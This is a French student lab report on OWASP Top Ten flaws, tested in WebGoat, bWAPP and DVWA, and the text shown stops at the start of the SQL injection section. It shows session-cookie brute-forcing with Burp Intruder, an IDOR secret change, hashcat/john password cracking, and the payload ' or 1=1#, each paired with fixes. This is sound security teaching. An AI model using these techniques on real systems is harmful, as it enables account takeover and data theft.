

# Atelier Cybersécurité I

---

## Atelier 2 : OWASP Top Ten

Rapport sur les vulnérabilités du Top Ten OWASP

Jaafar Fehmi

Professeur régulier

Département d'informatique et de mathématique (DIM)

Université du Québec à Chicoutimi (UQAC), G7H 2B1

Local P4-5300

BELLENGÉ Célian

CHAVANNE Gaétan

DROUMAGET Eliot

FOUSSET Martial

Étudiants en maîtrise en Cybersécurité

# Table des matières

---

- [Introduction générale](#)
- [Méthodologie](#)
- [A01 — Broken Access Control \(IDOR\)](#)
- [A02 — Cryptographic Failures](#)
- [A03 — Injection](#)
- [A04 — Insecure Design](#)
- [A05 — Security Misconfiguration](#)
- [A07 — Identification and Authentication Failures](#)
- [Conclusion générale](#)
- [Références](#)

## Introduction

---

La cybersécurité est aujourd’hui un enjeu majeur dans la conception, le déploiement et la maintenance des systèmes informatiques. L’augmentation constante du nombre d’attaques, la complexité des architectures logicielles et la généralisation des services web exposés rendent indispensable une compréhension approfondie des vulnérabilités les plus courantes. C’est dans cette optique que le projet Atelier Cybersécurité I s’appuie sur le Top Ten OWASP, référence mondiale qui recense et hiérarchise les dix principales familles de failles de sécurité observées dans les applications web. Ce rapport a pour objectif d’explorer ces vulnérabilités à travers des mises en pratique concrètes, des analyses techniques détaillées et des propositions de remédiations. Chaque section aborde une faille spécifique — de la mauvaise gestion des contrôles d’accès aux erreurs cryptographiques, en passant par les injections ou les défauts de configuration — en suivant une méthodologie commune : reproduction de l’attaque, observation du comportement du système, analyse des causes profondes, et élaboration de contre-mesures applicables. Au-delà de l’aspect purement technique, ce travail vise à mettre en lumière l’importance de l’hygiène de sécurité et de la sécurité dès la conception (“Security by Design”). Comprendre les failles les plus critiques, c’est aussi apprendre à anticiper les vecteurs d’attaque et à construire des architectures plus résilientes. L’ensemble de ces expérimentations constitue ainsi une démarche d’apprentissage active permettant de renforcer les compétences pratiques en cybersécurité, tout en illustrant les bonnes pratiques de durcissement et de défense en profondeur.

Les tests ont été réalisés dans des environnements isolés (bWAPP, DVWA, WebGoat) à des fins pédagogiques. Pour chaque vulnérabilité, la démarche suivie est :

- Reproduction : reproduire l’attaque sur l’environnement de test (outils : Burp Suite, curl, gobuster, scripts).
- Observation : collecter requêtes/réponses, logs et captures d’écran pour caractériser le comportement.
- Analyse : identifier la cause racine (conception, configuration, implémentation) et évaluer l’impact CIA (confidentialité, intégrité, disponibilité).
- Remédiation : proposer des correctifs techniques et organisationnels (ex. contrôle d’accès server-side, chiffrement, durcissement).
- Validation : vérifier la correction par des tests de régression et documenter les preuves.-
- Reporting : consigner les tests, preuves et recommandations dans le rapport.

# A01 - Broken Access Control

## Présentation

Dans cette section je décris deux tests pratiques d'accès non autorisé trouvés en laboratoire, j'analyse les causes profondes observées et je propose des remédiations techniques et organisationnelles concrètes. Les descriptions incluent des précisions sur les faiblesses observées, les risques associés et des exemples de corrections applicables côté serveur et côté infrastructure.

## Insecure Direct Object Reference (IDOR)

L'Insecure Direct Object Reference (IDOR) est une faille de contrôle d'accès où une application permet d'accéder directement à des ressources via des identifiants prévisibles ou manipulables. En l'absence de vérification côté serveur, un utilisateur malveillant peut modifier ces identifiants pour consulter ou modifier les données d'autrui. Cette vulnérabilité, fréquente dans les applications web, illustre un défaut de validation d'ownership et une confiance excessive accordée aux entrées client. L'étude qui suit présente un exemple concret d'exploitation d'IDOR et les mesures techniques permettant d'y remédier efficacement.

### On récupère la requête POST

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Displays a POST request to `/WebGoat/HijackSession/login` with the following headers and body:
 

```

1 POST /WebGoat/HijackSession/login HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 39
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-device: XMLHttpRequest
9 User-Agent: Mozilla/5.0 (X11: Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/141.0.0.0 Safari/537.36
10 Accept: */*
11 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
12 Origin: http://127.0.0.1:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Effect: http://127.0.0.1:8080/WebGoat/start.mvc?username=user-test
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=F0C8CC697BB9E531CC06C5479944FCF7; security_level=0
19 Connection: keep-alive
20
21 username=user-test&password=newpassword
      
```
- Inspector Tab:** Shows the response from the WebGoat session, indicating a challenge to predict the `'hijack_cookie'` value.
- Browser Window:** Shows the WebGoat interface with a challenge for predicting the `'hijack_cookie'` value. It includes fields for `user-test` and a password field with masked input.

## On envoie la requête

The screenshot shows the Burp Suite interface with a POST request to `/WebGoat/HijackSession/Login`. The raw request payload is as follows:

```

1 POST /WebGoat/HijackSession/Login HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 39
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US, en;q=0.9
6 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
7 sec-ch-ua-mobile: ?0
8 X-Requested-With: XMLHttpRequest
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept: */
11 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
12 Origin: http://127.0.0.1:8080
13 Sec-Fetch-Dest: self
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=user-test
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=FC0CC697B83E31C006C5479944FCF7; security_level=0
19 Connection: keep-alive
20
21 username=user-test&password=newpassword

```

## Et dans la réponse on a l'hijack cookie

The screenshot shows the Burp Suite interface with a response from the server. The response body contains a JSON object:

```

1 HTTP/1.1 200
2 Set-Cookie: hijack_cookie=8452187297587558819-1761924367779; Path=/WebGoat; Secure
3 Content-Type: application/json
4 Date: Fri, 31 Oct 2025 15:19:48 GMT
5 Keep-Alive: timeout=60
6 Connection: keep-alive
7 Content-Length: 240
8
9 {
10   "lessonCompleted":false,
11   "feedback":"Sorry the solution is not correct, please try again.",
12   "feedbackArgs":null,
13   "output":null,
14   "outputArgs":null,
15   "assignment":"HijackSessionAssignment",
16   "attemptWasMade":true
17 }

```

Voici des exemples de cookies obtenus :

- 8452187297587558819-1761924367779
- 8452187297587558820-1761924386427
- 8452187297587558822-1761924400446

Le cookie **8452187297587558820-1761924386427** est séparé en deux partie, l'ID et le timestamp. On remarque que lorsqu'on envoie plusieurs fois la requête, la partie ID s'incrémente de 1 mais des fois elle s'incrément de 2.

Cela veut dire que quelqu'un a envoyé une requête entre nos requêtes. L'objectif va être de récupérer les informations de cette requête. Pour cela, on envoie la requête dans l'intruder, on ajoute le hijack cookie dans

la section "Cookie", on place une variable sur la partie id et on cherche un timestamp situé entre le cookie précédent et le cookie suivant.

Pour cela, on envoie la requête dans l'intruder, on ajoute le hijack cookie dans la section "Cookie", dans la partie id on modifie pour avoir l'ID du cookie qu'on recherche et on cherche un timestamp entre le cookie précédent et le cookie suivant.

Oct 31 11:38

Burp Suite Community Edition v2025.9.5 - Temporary Project

**Intruder**

Sniper attack

Target: http://127.0.0.1:8080

Positions: 1, 2, 3, +

**Paylod**

Payload position: All payload positions  
Payload type: Numbers  
Payload count: 20  
Request count: 20

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 427  
To: 446  
Step: 1  
How many:

Number format

Base: Decimal Hex  
Min integer digits: 0  
Max integer digits: 3  
Min fraction digits: 0  
Max fraction digits: 0

Examples:  
1  
321

Event log (1) All issues

Avec l'une des requêtes nous avons le bon résultat :

Attack Save

2. Intruder attack of http://127.0.0.1:8080

Results Positions

Capture filter: Capturing all items View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	79			406	
1	427	200	2			406	
2	428	200	5			395	
3	429	200	5			395	
4	430	200	17			395	
5	431	200	3			395	
6	432	200	17			395	
7	433	200	11			395	
8	434	200	21			395	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Fri, 31 Oct 2025 15:40:51 GMT
4 Keep-Alive: timeout=60
5 Connection: keep-alive
6 Content-Length: 251
7
8 {
9   "lessonCompleted":true,
10  "feedback":"Congratulations. You have successfully completed the assignment.",
11  "feedbackArgs":null,
12  "output":null,
13  "outputArgs":null,
14  "assignment":"HijackSessionAssignment",
15  "attemptWasMade":true
16 }
```

0 highlights

Qui est obtenue grâce à la requête

The screenshot shows the OWASPy ZAP tool's Intruder feature. The title bar says "2. Intruder attack of http://127.0.0.1:8080". The main pane displays a table of requests and responses. The table has columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. There are 9 rows of data. Row 0 has a status code of 200 and length of 406. Rows 1 through 8 have status codes of 200 and lengths of 395. Row 9 has a status code of 200 and length of 395. Below the table, the "Pretty" tab is selected, showing the raw HTTP request and response. The request is a POST to /WebGoat/HijackSession/login. The response includes a cookie JSESSIONID=FOBCC697BB3E331CC06C5479944FCF7; hijack\_cookie=8452187297587558821-1761924386427; security\_level=0. The response code is 200. The "Raw" and "Hex" tabs are also visible.

## Analyse

L'observation d'un cookie structuré sous la forme **ID-timestamp** et l'incrémentation séquentielle de la composante ID révèlent que le système s'appuie sur des identifiants prévisibles pour lier des sessions ou des ressources. Le fait que l'ID s'incrémente parfois de 2 indique qu'il existe des opérations concurrentes et qu'aucun mécanisme n'empêche l'énumération. Le test d'Intruder qui a permis de retrouver la requête "intercalée" démontre que des informations sensibles peuvent être obtenues simplement en devinant des valeurs adjacentes, ce qui est caractéristique d'une faiblesse d'Insecure Direct Object Reference. L'architecture faute d'obliger une vérification server-side d'ownership laisse la possibilité à un attaquant d'accéder ou d'influencer des ressources qui ne lui appartiennent pas. Le passage en revue des réponses montre également une absence de signatures ou de mécanismes d'intégrité sur le cookie, ce qui rend inutile toute tentative de détection d'altération par le serveur. Enfin, l'absence de limitations de fréquence et de détection d'énumération permet à un attaquant d'automatiser ces essais et d'extraire des sessions ou des ressources par balayage.

## Remédiation

Pour corriger cette vulnérabilité, il faut remplacer les identifiants séquentiels par des identifiants opaques (UUID v4 ou références indirectes), vérifier systématiquement côté serveur que l'utilisateur authentifié est bien propriétaire de la ressource et retourner un 403 en cas d'ownership invalide. Les cookies/tokens liant session et ressource doivent être signés (HMAC) et marqués HttpOnly/Secure, la durée de session doit être limitée et révoquée lors d'événements sensibles. Il faut centraliser la logique d'autorisation dans un middleware, appliquer du rate limiting et journaliser précisément les accès refusés pour alimenter la détection d'énumération. Intégrer des tests automatisés dans la CI/CD qui tentent de lire/modifier des ressources tierces permet de garantir la régression et d'assurer la persistance des protections.

```
<?php
session_start();
$secret = getenv('HMAC_SECRET') ?: 'change_in_prod';
$current = $_SESSION['user_id'] ?? null;
if (!$current) { http_response_code(401); exit('Unauthorized'); }
```

```
// Vérifier signature cookie opaque
$cookie = $_COOKIE['sess'] ?? '';
$list($opaque,$ts,$sig) = array_pad(explode('|',$cookie),3,'');
if (!hash_equals(hash_hmac('sha256', "$opaque|$ts", $secret), $sig)) {
    http_response_code(401); exit('Invalid session'); }

// Vérifier ownership avant modification
$resourceId = $_POST['resource_id'] ?? null;
if (!$resourceId) { http_response_code(400); exit('Bad Request'); }

$pdo = new PDO('mysql:host=localhost;dbname=appdb', 'appuser', 'apppass',
    [PDO::ATTR_ERRMODE=>PDO::ERRMODE_EXCEPTION]);
$stmt = $pdo->prepare('SELECT owner_id FROM resources WHERE id=:id LIMIT 1');
$stmt->execute([':id'=>$resourceId]);
$owner = $stmt->fetchColumn();
if ($owner === false) { http_response_code(404); exit('Not Found'); }
if ((string)$owner !== (string)$current && $_SESSION['role'] !== 'admin') {
    http_response_code(403); error_log("DENIED $current -> $resourceId");
    exit('Forbidden'); }

// Modification atomique
$pdo->beginTransaction();
$upd = $pdo->prepare('UPDATE resources SET secret=:s, version=version+1 WHERE
    id=:id');
$upd->execute([':s'=>$_POST['secret'], ':id'=>$resourceId]);
$pdo->commit();
echo 'Modification réussie';
?>
```

## Modification d'un autre utilisateur

Objectif : vérifier si, connecté en tant que Test, on peut modifier le secret d'un autre utilisateur en changeant le paramètre de requête.

## Preuve Création utilisateur Test :

## Envoi de la requête de modification (param user ou uid) :

Modification du paramètre pour viser un autre compte et envoi :

The screenshot shows the Burp Suite interface with a captured POST request to `/insecure_direct_object_ref_1.php`. The request payload contains the parameter `secret=SecretHacked&login=test&action=change`. To the right, a browser window displays the bWAPP application, specifically the 'Insecure DOR (Change Secret)' section. A message indicates that the secret has been changed successfully.

Résultat : secret modifié pour l'autre compte :

The screenshot shows the bWAPP application's 'Broken Auth - Forgotten Function' page. A user has entered their email as 'test@gmail.com' and clicked the 'Forgot' button. A success message at the bottom of the page reads 'Hello Test! Your secret: SecretHacked'.

## Analyse

- L'application accepte un identifiant fourni par le client sans vérifier l'ownership ou les droits.
- Erreur de conception : contrôles d'accès object-level manquants.

## Remédiation

1. Toujours vérifier côté serveur que l'utilisateur courant est propriétaire ou a le rôle nécessaire avant lecture/modification.
2. Centraliser la logique d'autorisation (middleware / fonction authorize).
3. Logguer les accès refusés et envisager IDs non-prévisibles (UUID) en complément.

```
session_start();
$current = $_SESSION['user_id']; // id connecté
$target = $_POST['user_id'] ?? null;

// récupérer $owner_id depuis la BDD pour la ressource ciblée
// exemple simplifié : $owner_id = get_owner_id($target);
if ($owner_id !== $current && $_SESSION['role'] !== 'admin') {
    http_response_code(403);
    echo "403 Forbidden";
    exit;
}
// sinon autoriser la modification
```

En tant que User A, le fait de tenter de modifier la ressource de User B fais que le serveur renvoie 403 et la ressource reste inchangée.

## Conclusion

Les problèmes de Broken Access Control identifiés proviennent d'un manque de vérification d'ownership et de l'utilisation d'identifiants prévisibles. La résolution nécessite une remise en place systématique des contrôles côté serveur, l'utilisation d'identifiants opaques, la centralisation de la logique d'autorisation, la protection des cookies et des sessions par signature et flags sécurisés, la journalisation détaillée des accès et la mise en place de tests et d'alertes. En appliquant ces mesures, on réduit significativement le risque d'énumération, de prise de contrôle de session et de modifications non autorisées de ressources appartenant à d'autres utilisateurs.

# A02 - Cryptographic Failures

---

## Intro

Cette catégorie regroupe les failles liées à une mauvaise utilisation ou absence de mécanismes cryptographiques, exposant ainsi des données sensibles. Anciennement nommée Sensitive Data Exposure, elle progresse à la deuxième place du classement car elle cible les erreurs fondamentales de chiffrement plutôt que leurs conséquences. Avec un taux d'incidence moyen de 4.49%, un total de 233 788 occurrences et 3 075 CVE, elle illustre la fréquence des erreurs de conception en cryptographie. Elle résulte souvent de mots de passe codés en dur ou de protocoles de chiffrement obsolètes qui compromettent la confidentialité des informations.

---

## Scénario 1 : Encodages simples et Basic Auth

### Attaque 1 : Basic Authentication (Base64)

**Méthode / quand / pourquoi** Base64 n'est pas du chiffrement. Il sert à encoder des octets lisibles (transport, headers). On l'utilise pour Basic Auth mais il faut TLS.

**Code (clair → encodé)** Bash :

```
# clair : "atelier:secret"
echo -n "atelier:secret" | base64
# sortie : YXRlbGllcjpzZWNyZXQ=
```

**Chiffré (exemple)** Authorization: Basic YXRlbGllcjpzZWNyZXQ=

## Décodage / outils

- echo 'YXRlbGllcjpzZWNyZXQ=' | base64 -d
- Online: any Base64 decoder (ex: <https://www.base64decode.org/>) Facile, instantané.

**Erreur commise** Utiliser Base64 comme "protection" ou envoyer Basic Auth sans TLS.

**Correction conceptuelle** Ne jamais considérer Base64 comme secret. Toujours utiliser HTTPS. Préférer tokens signés (JWT) ou OAuth2. Ne pas logguer header Authorization.

## Correction - code (exemples)

1. Forcer HTTPS (Nginx redirect) :

```
server {
    listen 80;
    server_name example.com;
    return 301 https://$host$request_uri;
}
```

2. Remplacer Basic par token (PHP pseudo) :

```
// reception d'un token Bearer
$auth = $_SERVER['HTTP_AUTHORIZATION'] ?? '';
if (!preg_match('/Bearer\s+([\S]+)', $auth, $m)) { http_response_code(401); exit; }
$token = $m[1];
// valider token via DB / introspection / JWKS
```

## Scénario 2 : Autres encodages et XOR obfuscation

Attaque 2 : XOR + Base64 (obfuscation reversible)

**Méthode / quand / pourquoi** XOR simple est utilisé comme obfuscation (config, keystore non protégé). C'est réversible si la clé est connue ou déduite.

**Code (clair → chiffré)** Python exemple (XOR single-byte puis base64) :

```
# clair -> xor(0x7F) -> base64
plain = b"DATABASEPASSWORD"
```

```
key = 0x7F
enc = bytes([b ^ key for b in plain])
import base64
print(base64.b64encode(enc).decode())
# sortie attendue : Oz4rPj0+LDovPiwsKDAtoW==
```

(ceci reproduit le format du challenge {xor}Oz4rPj0+LDovPiwsKDAtoW==)

### Chiffré (exemple) {xor}Oz4rPj0+LDovPiwsKDAtoW==

#### Décodage / outils / méthode

- Base64 decode puis XOR avec la même clé.
- Script Python simple :

```
import base64
s = "Oz4rPj0+LDovPiwsKDAtoW=="
b = base64.b64decode(s)
key = 0x7F
print(bytes([x^key for x in b]).decode())
```

- Si la clé est inconnue on peut bruteforcer 256 valeurs.
- Outils : Python, small bruteforce script, binwalk not needed.

**Erreur commise** Obfuscation, pas de chiffrement. La clé est souvent embarquée ou trivialement déductible.

**Correction conceptuelle** Utiliser chiffrement authentifié (AES-GCM) avec gestion sécurisée de la clé. Ne pas stocker la clé dans le même endroit que le ciphertext. Pour mots de passe d'application, ne jamais stocker réversiblement.

#### Correction - code (chiffrement correct, Python cryptography)

```
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
import os, base64

key = os.urandom(32)           # stocker via KMS/secret manager
aesgcm = AESGCM(key)
nonce = os.urandom(12)
ct = aesgcm.encrypt(nonce, b"DATABASEPASSWORD", None)
print(base64.b64encode(nonce+ct).decode()) # stocker nonce+ct
```

**Remarques déploiement** : stocker **key** uniquement dans Vault/KMS, récupérer via API au runtime.

## Scénario 3 : Hachage simple (MD5 / SHA-1 / SHA-256 non salés)

Attaque 3 : Hashs non salés ou algos faibles

**Méthode / quand / pourquoi** Hachage = intégrité. Mauvais pour mots de passe si sans sel et avec algo rapide. On peut inverser via tables rainbow ou brute force.

## Exemples fournis

- 5F4DCC3B5AA765D61D8327DEB882CF99 → MD5 → password
- 8F0E2F76E22B43E2855189877E7DC1E1E7D98C226C95DB247CD1D547928334A9 → SHA-256 → passw0rd

**Comment générer (clair→hash)** Bash :

```
# MD5
echo -n "password" | md5sum
# SHA-256
echo -n "passw0rd" | sha256sum
```

## Décodage / outils / méthodes

- Lookup in online DB (hashes.org, crackstation).
- john or hashcat with wordlist:

```
# john
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashfile
# hashcat (GPU)
hashcat -m 0 hash.txt /path/rockyou.txt
```

**Erreur commise** Usage d'algorithmes rapides sans sel. Stockage de hachage réversible via brute force.

**Correction conceptuelle** Utiliser des algorithmes de dérivation lente et mémoire-difficile : Argon2id, bcrypt, scrypt. Toujours saler (unique par entrée) et utiliser paramètres adaptés.

**Correction - code (PHP & Python)** PHP (recommandé) :

```
// stockage
$hash = password_hash($password, PASSWORD_ARGON2ID);
// vérification
if (password_verify($input, $hash)) { /* ok */ }
```

Python (argon2-cffi) :

```
from argon2 import PasswordHasher
ph = PasswordHasher()
h = ph.hash("mysecret")
ph.verify(h, "mysecret")
```

**Remarques** : définir coûts (time, memory, parallelism) en fonction de capacité serveur.

---

## Scénario 4 : Chiffrement symétrique et TLS (utilisation inappropriée)

Attaque 4 : Utilisation incorrecte d'AES / mots de passe dans repos / chiffrement par passphrase

**Méthode / quand / pourquoi** AES est bon. Risque si :

- clé dérivée de mot de passe faible,
- utilisation de mode non authentifié (CBC sans HMAC),
- réutilisation d'IV.

### Code (clair → chiffré) avec OpenSSL (exemple)

```
# chiffrement AES-256-CBC par passphrase (exemple pédagogique)
echo -n "SECRET_MESSAGE" > secret.txt
openssl enc -aes-256-cbc -salt -pbkdf2 -iter 100000 -in secret.txt -out secret.enc
-pass pass:MyS3cr3t
# base64:
base64 -w0 secret.enc
```

**Décodage / outils** openssl enc -aes-256-cbc -d -pbkdf2 -iter 100000 -in secret.enc -out plain.txt -pass pass:MyS3cr3t Si passphrase faible, on peut brute-forcer via openssl loop or hashcat against PBKDF2-derived keys.

### Erreur commise

- PBKDF2 params faibles.
- Mode CBC sans authentification.
- Stockage de passphrase dans image/config.

### Correction conceptuelle

- Utiliser chiffrement authentifié (AES-GCM).
- Utiliser KDFs robustes et store de clés séparé (KMS/HSM).
- Ne pas gérer clés dans le même repo.

### Correction - code (Python AES-GCM)

```
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
import os, base64

key = os.urandom(32) # from KMS in prod
aescm = AESGCM(key)
nonce = os.urandom(12)
ct = aescm.encrypt(nonce, b"SECRET_MESSAGE", None)
print(base64.b64encode(nonce+ct).decode())
```

## Scénario 5 : Asymmetric / Signatures (RSA) — extraction de modulus et signature

Attaque 5 : Manipulation d'une clé privée fournie (WebGoat exercice)

**Méthode / quand / pourquoi** Avec la clé privée on peut : extraire le module, signer des messages, usurper identité si clé réelle.

### Commandes utiles (extraire modulus, signer)

```
# extraire modulus hex depuis privkey.pem  
openssl rsa -in priv.pem -noout -text | sed -n '/modulus:/,/publicExponent/p'  
  
# exporter modulus en hex propre  
openssl rsa -in priv.pem -noout -modulus | sed 's/Modulus=//'  
  
# signer une chaîne (sha256) et base64  
echo -n "<message>" | openssl dgst -sha256 -sign priv.pem | base64 -w0
```

### Exemple chiffré / signature

- Message à signer : hex(modulus) (exercice WebGoat).
- Signature générée par la commande ci-dessus.

### Décodage / vérification

```
# vérifier signature  
echo -n "<message>" > m.bin  
echo "<base64sig>" | base64 -d > sig.bin  
openssl dgst -sha256 -verify <(openssl rsa -in priv.pem -pubout) -signature  
sig.bin m.bin
```

### Erreur commise

- Clé privée partagée ou stockée en clair.
- Absence de gestion des droits sur fichiers PEM.
- Utilisation de clés dépassées (taille <2048 bits).

### Correction conceptuelle

- Ne jamais distribuer la clé privée.
- Stocker dans HSM/KMS.
- Restreindre permissions (chmod 600) et accès.
- Utiliser PKI, révocation et rotation.

### Correction - code / config

- Restreindre fichier :

```
chmod 600 /etc/ssl/private/priv.pem
chown root:ssl-cert /etc/ssl/private/priv.pem
```

- Utiliser signer via KMS (pseudo) :

```
# appel API KMS pour signer instead of local private key
# signer_request = kms.sign(key_id, digest)
```

## Scénario 6 : Keystore / secrets in images (Docker) — récupération et déchiffrement

Attaque 6 : Secret laissé dans image + openssl decrypt (WebGoat challenge)

**Méthode** Extraire fichier de secret depuis l'image ou container et l'utiliser comme clé pour déchiffrer un ciphertext (exercice [findthesecret](#)).

### Commandes (simulation)

```
docker run -d --name findthesecret webgoat/assignments:findthesecret
docker cp findthesecret:/root/default_secret ./default_secret
cat default_secret                                # montre la clé
echo "U2FsdGVkX1...D7as=" | openssl enc -aes-256-cbc -d -a -kfile default_secret
```

### Chiffré donné (exemple WebGoat)

U2FsdGVkX199jgh5oANE1FdtCxIEvdEvcIi+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCP  
iVRffQamDmbHBUpD7as=

**Décodage / outils** `openssl enc -aes-256-cbc -d -a -kfile default_secret` Facile si clé accessible.

### Erreur commise

- Secrets baked into image.
- Clé et ciphertext co-localisés.

### Correction conceptuelle

- Externaliser secrets (Docker secrets / Kubernetes secrets / Vault / cloud KMS).
- Build-time ≠ runtime secrets. Scanner images.

**Correction - code (Docker Compose using secret)** `docker-compose.yml` snippet:

```
services:
  app:
```

```
image: myapp:latest
secrets:
  - db_key
secrets:
  db_key:
    file: ./secrets/db_key.txt
```

CI pipeline example (scan with truffleHog / git-secrets) :

```
# fail build if secret found
trufflehog --json file://. > secrets.json || true
if jq '.results | length' secrets.json | grep -qv '^0$'; then
  echo "Secrets found, block build"
  exit 1
fi
```

## Scénario 7 : Defaults, keystores & post-quantum note

Attaque 7 : Defaults et mots de passe par défaut

**Méthode** Trouver defaults (cacerts, keystore password default, id\_rsa non chiffré) et les utiliser.

### Exemples d'erreur

- **cacerts** non protégés.
- **id\_rsa** privé sans passphrase dans un partage cloud.
- Keystore avec mot de passe public.

### Correction

- Mettre des mots de passe non triviaux.
- Chiffrer clés privées par passphrase ou stocker en HSM.
- Forcer rotation, inventaire des keystores, audits.

## Scénario 8 : Post-Quantum (note)

**Méthode / risque** Capture passive aujourd'hui + décryptage futur. Les données chiffrées avec algos vulnérables (RSA-2048, ECC) peuvent être lisibles plus tard.

### Correction

- Commencer plan de migration PQC (hybride) pour données à conserver longtemps.
- Classer données sensibles par durée de confidentialité requise.

## Conclusion

La sécurisation cryptographique d'un projet Web repose sur la gestion rigoureuse des secrets et des clés. Chaque composant doit être chiffré, surveillé et régulièrement renouvelé pour limiter les risques d'exposition.

L'utilisation d'algorithmes modernes comme AES-GCM pour les données et Argon2id/Bcrypt/Scrypt pour les mots de passe constitue une base essentielle. Les mécanismes centralisés tels que KMS ou HSM doivent assurer la génération, la rotation et la protection des clés. Enfin, la surveillance continue des accès et l'analyse automatisée des dépôts garantissent une défense active contre les fuites ou compromissions.

## A03 — Injection

### Présentation

Les injections mènent souvent à exfiltration de données, exécution de code à distance (RCE) et compromission complète du service — il existe de nombreux CVE historiques listant des vulnérabilités d'OS command injection et d'SQL injection dans des équipements et logiciels exposés (ex. D-Link DNS-320, QNAP, etc.). Ces incidences montrent que, malgré l'attention portée au sujet, les failles d'injection sont encore exploitées en production.


### Quelques statistiques

L'injection (SQL, OS command, LDAP, etc.) reste l'une des familles de vulnérabilités les plus critiques et récurrentes dans les applications web. Dans l'OWASP Top-10 2021, la catégorie Injection a été testée sur 94 % des applications étudiées, avec ~274k occurrences détectées et des taux d'incidence moyens d'environ 3 %.

### Exemples d'utilisation

Dans un premier exemple, nous allons vous montrer comment récupérer une base de donnée complète à l'aide d'une injection SQL. Dans un second exemple, nous allons vous montrer comment exécuter le code que l'on veut depuis le site, et ce que cela peut engendrer.

#### 1. Injection SQL



The screenshot shows a browser window with the URL <http://127.0.0.1:4280/vulnerabilities/sql/>. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current section), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area has a form with a "User ID:" input field and a "Submit" button. Below the form, there is a "More Information" section containing a bulleted list of links:

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

Cette page est classique, elle demande à l'utilisateur un ID et renvoie le `First name` et le `Surname` de l'identifiant qui correspond à l'ID.

L'objectif est d'obtenir tous les mots de passe. Mais pour commencer simplement, on peut obtenir tous les utilisateurs.

### a. Injection pour avoir tous les noms d'utilisateurs

' or 1=1#

